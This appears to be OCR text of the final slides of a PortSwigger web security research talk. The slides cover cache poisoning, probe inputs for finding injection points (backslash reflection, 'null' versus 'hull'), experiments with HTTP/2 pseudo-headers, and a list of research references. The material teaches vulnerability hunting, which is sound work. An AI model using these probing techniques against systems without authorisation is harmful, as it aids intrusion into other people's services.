
Can I exploit users via cache poisoning?


Automation

Pyramid of pain



Attack surface overload



Million Payload Problem

Is this input embedded in a single-quoted string within a Twig template with no filtering, encoding or transformations?

Scan for clues

If I send `\\` *does it get reflected back as* `'\'`*?*
Does the response to `'null'` *differ from* `'hull'`*?*

Scan to learn: curiosity-powered hacking

- Test hypothesis, ask questions & iterate
- Observation: HTTP/2's :path is mapped to 0x04 by HPACK
  - What happens if I send a HTTP/2 header called :path?
  - OK, is that just because they don't like ':' as a header name start?
  - OK, do servers dislike ':' anywhere in the header name
- Make asking questions cheap
- When eliminating noise, specific > broad

References

https://bugzilla.mozilla.org/show_bug.cgi?id=622749

https://sakurity.com/blog/2015/03/15/authy_bypass.html

https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html
https://bugzilla.mozilla.org/show_bug.cgi?id=761043

https://trends.google.com/trends/explore?date=all&q=HTTP%20Request%20Smuggling,DNS%20Rebinding
http://www.csl.sri.com/users/ddean/papers/spoofing.pdf

https://www.youtube.com/watch?v=dVU9i5PsMPY

https://www.contextis.com/en/blog/comma-separated-vulnerabilities

https://hackerone.com/filedescriptor?filter=type%3Apublic&type=user
https://blog.orange.tw/2021/08/proxylogon-a-new-attack-surface-on-ms-exchange-part-1.html

https://portswigger.net/research/backslash-powered-scanning-hunting-unknown-vulnerability-classes

https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher

Final notes

Takeaways

There’s quality bugs within your reach

Scan to learn

Just try it

PortSwigger

@albinowax
Email: james.kettle@portswigger.net